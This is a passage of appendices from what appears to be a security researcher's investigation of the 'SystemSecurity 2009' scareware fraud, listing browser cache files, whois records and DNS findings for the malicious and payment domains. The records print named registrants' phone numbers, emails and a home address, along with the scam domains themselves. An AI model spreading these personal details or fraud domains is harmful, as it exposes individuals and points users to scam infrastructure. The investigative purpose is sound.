
4.3. Appendix 3

4.3.1. General End-User Configuration

Below are the temporary internet files (from 22nd July, 2009) after browsing to the infected Irish sites – (the compromised sites have had their addresses removed).

There is a temporary file from avg.com – I was able to download and install AVG whilst the scareware was running on the system, lending further credence to the belief that ‘SystemSecurity 2009’ was completely about fraud, i.e. encouraging the user to buy fake software and also give away their credit card details. This is quite different to the behaviour of a more malicious virus/trojan/worm that damage system files, installs rootkits or key loggers and possibly would block access to AV sites (such as Conficker).

You can also see a few JavaScripts from securebillingsoftware.com.



The screenshot shows the 'Temporary Internet Files' folder in Windows Explorer. The left sidebar has 'Folder Tasks' and 'Other Places'. The main pane displays a list of files with columns: Name, Internet Address, Type, Size, Expires, Last Modified, Last Accessed, and Last Checked. The list includes cookies from various sites, favicons, and various JavaScript and CSS files from securebillingsoftware.com. A 'Key finger' watermark is visible on the left side of the list.

Name	Internet Address	Type	Size	Expires	Last Modified	Last Accessed	Last Checked
cookies: [redacted]@www.onlinep...	cookies: [redacted]@www.onlinepurchasesolution.com/	Text Document	1KB	18/07/2010 07:39	22/07/2009 22:38	22/07/2009 22:38	22/07/2009 22:38
cookies: [redacted]@google	cookies: [redacted]@google.com/	Text Document	1KB	22/07/2011 20:52	22/07/2009 22:05	12/08/2009 20:14	22/07/2009 22:05
cookies: [redacted]@www.microsoft	cookies: [redacted]@www.microsoft.com/	Text Document	1KB	08/08/2018 13:40	22/07/2009 21:16	22/07/2009 21:16	22/07/2009 21:16
cookies: [redacted]@google	cookies: [redacted]@google.ie/	Text Document	1KB	22/07/2011 21:05	22/07/2009 21:05	22/07/2009 21:05	22/07/2009 21:05
verify	http://www.verify.com/verify	Text Document	1KB	21/01/2010 20:53	22/07/2009 20:53	22/07/2009 22:05	22/07/2009 22:05
favicon	http://www.verify.com/favicon.ico	Icon	4KB	None	21/07/2009 22:17	21/07/2009 22:35	21/07/2009 22:35
cookie: [redacted]@popkpa	http://www.verify.com/verify	Text Document	1KB	20/07/2010 15:28	21/07/2009 22:02	22/07/2009 22:37	21/07/2009 22:37
verify	http://www.verify.com/verify	Text Document	1KB	20/01/2010 21:54	21/07/2009 21:54	21/07/2009 21:54	21/07/2009 21:54
websearch/	http://www.google.co.uk/support/websearch/	Text Document	1KB	21/07/2010 21:53	21/07/2009 21:53	21/07/2009 21:53	21/07/2009 21:53
websearch/	http://www.google.co.uk/support/websearch/	Text Document	1KB	21/07/2010 21:53	21/07/2009 21:53	21/07/2009 21:53	21/07/2009 21:53
support	http://www.google.co.uk/support	Text Document	1KB	21/07/2009 22:23	21/07/2009 21:53	21/07/2009 21:53	21/07/2009 21:53
cookies: [redacted]@google.co	cookies: [redacted]@google.co.uk/	Text Document	1KB	21/07/2011 21:53	21/07/2009 21:53	21/07/2009 21:53	21/07/2009 21:53
favicon	http://www.verify.com/favicon.ico	Icon	9KB	None	21/07/2009 21:11	22/07/2009 21:17	22/07/2009 21:17
scenic	http://www.verify.com/scenic.html	HTML Document	2KB	None	21/07/2009 16:10	21/07/2009 21:50	21/07/2009 21:50
sow	http://www.verify.com/sow.html	HTML Document	3KB	None	21/07/2009 16:10	21/07/2009 21:50	21/07/2009 21:50
favicon	http://www.verify.com/favicon.ico	Icon	2KB	31/12/2037 01:00	21/07/2009 01:29	21/07/2009 21:33	21/07/2009 21:33
verify	http://www.verify.com/verify	HTML Document	15KB	None	15/07/2009 10:15	21/07/2009 21:50	21/07/2009 21:50
print	http://www.verify.com/print	HTML Document	1KB	None	15/07/2009 16:13	21/07/2009 21:54	21/07/2009 21:54
print	http://www.verify.com/print	HTML Document	5KB	None	14/07/2009 08:34	21/07/2009 22:00	21/07/2009 22:00
print	http://www.verify.com/print	GIF File	1KB	21/07/2010 21:53	06/07/2009 16:45	21/07/2009 21:53	21/07/2009 21:53
js_minified	http://www.google.co.uk/support/websearch/bin/resource/js_minified...	JScript Script ...	178KB	22/07/2010 03:42	25/06/2009 14:22	21/07/2009 21:53	21/07/2009 21:53
ga	http://www.google-analytics.com/ga.js	JScript Script ...	23KB	28/07/2009 21:03	22/06/2009 21:00	21/07/2009 21:53	21/07/2009 21:53
nav_jog6	http://www.google.co.uk/images/nav_jog6.png	PNG File	6KB	21/07/2010 21:49	19/06/2009 03:25	21/07/2009 21:54	21/07/2009 21:54
nav_jog6	http://www.google.co.uk/images/nav_jog6.png	PNG File	6KB	21/07/2010 21:52	19/06/2009 03:25	22/07/2009 22:05	21/07/2009 22:05
SearchWithGoogleUpdate	http://dl.google.com/dl/google/swg/5.1.1309.15642/SearchWithGoogleUpdate...	Application	914KB	None	04/06/2009 22:00	22/07/2009 22:03	22/07/2009 22:03
checkout_2	https://www.securebillingsoftware.com/files/checkout_2.js	JScript Script ...	18KB	None	29/05/2009 03:42	22/07/2009 22:38	22/07/2009 22:38
powered_by_rh	https://www.securebillingsoftware.com/files/powered_by_rh.png	PNG File	2KB	None	28/05/2009 17:54	21/07/2009 22:01	21/07/2009 22:01
functions_2	https://www.securebillingsoftware.com/files/functions_2.js	JScript Script ...	3KB	None	21/05/2009 11:14	22/07/2009 22:38	22/07/2009 22:38
all	http://www.google.co.uk/support/websearch/bin/resource/all.css?v...	Cascading St...	54KB	22/07/2010 03:42	14/05/2009 15:47	21/07/2009 21:53	21/07/2009 21:53
urchin_util	http://www.google.co.uk/support/websearch/bin/resource/urchin_u...	JScript Script ...	3KB	22/07/2010 03:42	08/05/2009 01:44	21/07/2009 21:53	21/07/2009 21:53
comm35	http://www.google.co.uk/help/hc/images/comm35.gif	GIF File	2KB	21/07/2010 21:53	29/04/2009 02:50	21/07/2009 21:53	21/07/2009 21:53
submit	https://www.securebillingsoftware.com/files/submit.png	PNG File	4KB	None	10/04/2009 01:37	22/07/2009 22:38	22/07/2009 22:38
style	https://www.securebillingsoftware.com/files/style.css	Cascading St...	5KB	None	10/04/2009 01:37	22/07/2009 22:38	22/07/2009 22:38
sm_ok	https://www.securebillingsoftware.com/files/sm_ok.gif	GIF File	1KB	None	10/04/2009 01:37	22/07/2009 22:38	22/07/2009 22:38
sm_er	https://www.securebillingsoftware.com/files/sm_er.gif	GIF File	1KB	None	10/04/2009 01:37	22/07/2009 22:38	22/07/2009 22:38
paymentFormManager.class	https://www.securebillingsoftware.com/files/paymentFormManager....	JScript Script ...	2KB	None	10/04/2009 01:37	22/07/2009 22:38	22/07/2009 22:38
payform	https://www.securebillingsoftware.com/files/payform.css	Cascading St...	2KB	None	10/04/2009 01:37	22/07/2009 22:38	22/07/2009 22:38
page_progressbar	https://www.securebillingsoftware.com/files/page_progressbar.gif	GIF File	1KB	None	10/04/2009 01:37	22/07/2009 22:38	22/07/2009 22:38

4.4. Appendix 4

In this appendix, I have listed the 'whois' results for the various domains, only two of which are suspended (7 months after the attack being reported and these domains classified as malicious).

'Whois' results for 'grownclubfest.ru' indicating that it is a corporate domain, registered to .ru users

\$ whois grownclubfest.ru

% By submitting a query to RIPN's Whois Service

% you agree to abide by the following terms of use:

% <http://www.ripn.net/about/servpol.html#3.2> (in Russian)

% <http://www.ripn.net/about/en/servpol.html#3.2> (in English).

domain: GROWNCLUBFEST.RU

type: CORPORATE

nserver: ns1.reg.ru.

nserver: ns2.reg.ru.

state: REGISTERED, DELEGATED, UNVERIFIED

person: Private person

phone: +7 910 3478712

e-mail: dmitrijstanislavskij@yandex.ru

registrar: REGRU-REG-RIPN

created: 2009.07.17

paid-till: 2010.07.17

source: TCI

Last updated on 2010.02.14 17:05:22 MSK/MSD

\$ whois poppka.net

Whois Server Version 2.0

.....

Domain Name: POPPKA.NET

Registrar: DIRECTI INTERNET SOLUTIONS PVT. LTD. D/B/A
PUBLICDOMAINREGISTRY.COM

Whois Server: whois.PublicDomainRegistry.com

Referral URL: <http://www.PublicDomainRegistry.com>

Name Server: NS1.EVERYDNS.NET

Name Server: NS2.EVERYDNS.NET

Name Server: NS3.EVERYDNS.NET

Name Server: NS4.EVERYDNS.NET

Status: clientDeleteProhibited

Status: clientHold

Status: clientTransferProhibited

Status: clientUpdateProhibited

Updated Date: 31-jul-2009

Creation Date: 01-may-2009

Expiration Date: 01-may-2010

>>> Last update of whois database: Sun, 14 Feb 2010 14:15:56 UTC <<<

.....

.....

The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

Registration Service Provided By: WEBST.RU

Contact: +7.9139079575

Website: <http://webst.ru/>

Domain Name: POPPKA.NET

Registrant:

N/A

Aleksey Melnikov (mellsimkov@gmail.com)

ul. Stroiteley, d.19, kv.91

Moskva

Moskovskaja obl.,119311

RU

Tel. +7.4957103921

Creation Date: 01-May-2009

Expiration Date: 01-May-2010

Domain servers in listed order:

ns4.everydns.net

ns3.everydns.net

ns2.everydns.net

ns1.everydns.net

Administrative Contact:

N/A

Aleksey Melnikov (mellsimkov@gmail.com)

ul. Stroiteley, d.19, kv.91

Moskva

Moskovskaja obl.,119311

RU

Tel. +7.4957103921

Technical Contact:

N/A

Aleksey Melnikov (mellsimkov@gmail.com)

ul. Stroiteley, d.19, kv.91

Moskva

Moskovskaja obl.,119311

RU

Tel. +7.4957103921

Billing Contact:

N/A


Aleksey Melnikov (mellsimkov@gmail.com)
 ul. Stroiteley, d.19, kv.91
 Moskva
 Moskovskaja obl.,119311
 RU
 Tel. +7.4957103921

Status: **SUSPENDED**

Note: This Domain Name is Suspended.

Poppka.net is also registered to (what appears to be) Russian users – in this case, Aleksey Melnikov, based in Moscow but the domain is now suspended.

Quite a lot of the malicious domains were hosted with 'webst.ru'.



\$ whois sujetline.ru

% By submitting a query to RIPN's Whois Service

% you agree to abide by the following terms of use:

% http://www.ripn.net/about/servpol.html#3.2 (in Russian)

% http://www.ripn.net/about/en/servpol.html#3.2 (in English).

domain: SUJETLINE.RU
 type: CORPORATE
 nserver: ns1.reg.ru.
 nserver: ns2.reg.ru.
 state: REGISTERED, DELEGATED, UNVERIFIED
 person: Private person
 phone: +7 910 3478712
 e-mail: dmitrijstanislavskij@yandex.ru
 registrar: REGRU-REG-RIPN
 created: 2009.07.13
 paid-till: 2010.07.13
 source: TCI

Last updated on 2010.02.19 02:41:37 MSK/MSD

\$ whois jobstopfil.biz

Domain Name: JOBSTOPFIL.BIZ
Domain ID: D32585254-BIZ
Sponsoring Registrar: DIRECTI INTERNET SOLUTIONS PVT. LTD. D/B/A
PUBLICDOMAINREGISTRY.COM
Sponsoring Registrar IANA ID: 303
Domain Status: clientDeleteProhibited
Domain Status: clientHold
Domain Status: clientTransferProhibited
Domain Status: clientUpdateProhibited
Registrant ID: DI_8767036
Registrant Name: **Aleksey Melnikov**
Registrant Organization: N/A
Registrant Address1: ul. Stroiteley, d.19, kv.91
Registrant City: Moskva
Registrant State/Province: Moskovskaja obl.
Registrant Postal Code: 119311
Registrant Country: Russian Federation
Registrant Country Code: RU
Registrant Phone Number: +7.4957103921
Registrant Email: mel1simkov@gmail.com
Administrative Contact ID: DI_8767036
Administrative Contact Name: Aleksey Melnikov
Administrative Contact Organization: N/A
Administrative Contact Address1: ul. Stroiteley, d.19, kv.91
Administrative Contact City: Moskva
Administrative Contact State/Province: Moskovskaja obl.
Administrative Contact Postal Code: 119311
Administrative Contact Country: Russian Federation
Administrative Contact Country Code: RU
Administrative Contact Phone Number: +7.4957103921
Administrative Contact Email: mel1simkov@gmail.com
Billing Contact ID: DI_8767036
Billing Contact Name: Aleksey Melnikov
Billing Contact Organization: N/A
Billing Contact Address1: ul. Stroiteley, d.19, kv.91
Billing Contact City: Moskva
Billing Contact State/Province: Moskovskaja obl.
Billing Contact Postal Code: 119311
Billing Contact Country: Russian Federation
Billing Contact Country Code: RU
Billing Contact Phone Number: +7.4957103921
Billing Contact Email: mel1simkov@gmail.com
Technical Contact ID: DI_8767036
Technical Contact Name: Aleksey Melnikov
Technical Contact Organization: N/A
Technical Contact Address1: ul. Stroiteley, d.19, kv.91
Technical Contact City: Moskva

Technical Contact State/Province: Moskovskaja obl.
 Technical Contact Postal Code: 119311
 Technical Contact Country: Russian Federation
 Technical Contact Country Code: RU
 Technical Contact Phone Number: +7.4957103921
 Technical Contact Email: mellsimkov@gmail.com
 Name Server: NS1.SUSPENDED-DOMAIN.COM
 Name Server: NS2.SUSPENDED-DOMAIN.COM
 Created by Registrar: DIRECTI INTERNET SOLUTIONS PVT. LTD. D/B/A
 PUBLICDOMAINREGISTRY.COM
 Last Updated by Registrar: DIRECTI INTERNET SOLUTIONS PVT. LTD. D/B/A
 PUBLICDOMAINREGISTRY.COM
 Domain Registration Date: Sat Jun 27 16:31:41 GMT 2009
 Domain Expiration Date: Sat Jun 26 23:59:59 GMT 2010
 Domain Last Updated Date: Fri Jul 31 21:02:51 GMT 2009

>>>> Whois database was last updated on: Thu Feb 18 23:46:12 GMT 2010 <<<<

Directi have been very active in recent months in closing down malicious domains and should be assisted as they try to learn from and respond to the security researchers who discover these malicious domains.

Below are the two final domains, i.e. Those responsible for the actual payment - both of which are still 'live'.

\$ whois securebillingsoftware.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: SECUREBILLINGSOFTWARE.COM
 Registrar: REGTIME LTD.
 Whois Server: whois.regtime.net
 Referral URL: <http://www.webnames.ru>
 Name Server: NS1.SECUREBILLINGSOFTWARE.COM
 Name Server: NS2.SECUREBILLINGSOFTWARE.COM
 Status: ok
 Updated Date: 06-apr-2009
 Creation Date: 06-apr-2009
 Expiration Date: 06-apr-2010

>>> Last update of whois database: Thu, 18 Feb 2010 23:53:08 UTC <<<

whois onlinepurchasesolution.com

Whois Server Version 2.0


Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: ONLINEPURCHASESOLUTION.COM
Registrar: REGTIME LTD.
Whois Server: whois.regtime.net
Referral URL: <http://www.webnames.ru>
Name Server: NS1.ONLINEPURCHASESOLUTION.COM
Name Server: NS2.ONLINEPURCHASESOLUTION.COM
Status: ok
Updated Date: 25-mar-2009
Creation Date: 25-mar-2009
Expiration Date: 25-mar-2010


>>> Last update of whois database: Fri, 19 Feb 2010 00:01:19 UTC <<<


4.5. Appendix 5

SOA lookup for 'www.securebillingsoftware.com'




'A' record for 'www.onlinepurchasesolution.com' points to same IP as DNS server for 'securebillingssoftware.com' - 209.44.126.20





Gina White is the registrant for 'onlinepurchasesolution.com' with Rose Lynn being the securebillingsoftware.com. Although the name does not seem to be Russian, 'webnames.ru' still appears to host the domains.



Below are the 'whois' results for both payment domains on 14th February, 2010. As you can see both domains are still active -

```
$ whois -h whois.internic.net securebillingsoftware.com
```

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: SECUREBILLINGSOFTWARE.COM
Registrar: REGTIME LTD.
Whois Server: whois.regtime.net
Referral URL: <http://www.webnames.ru>
Name Server: NS1.SECUREBILLINGSOFTWARE.COM
Name Server: NS2.SECUREBILLINGSOFTWARE.COM
Status: ok
Updated Date: 06-apr-2009
Creation Date: 06-apr-2009
Expiration Date: 06-apr-2010

>>> Last update of whois database: Sun, 14 Feb 2010 13:49:19 UTC <<<

```
$ whois -h whois.internic.net onlinepurchasesolution.com
```

Whois Server Version 2.0

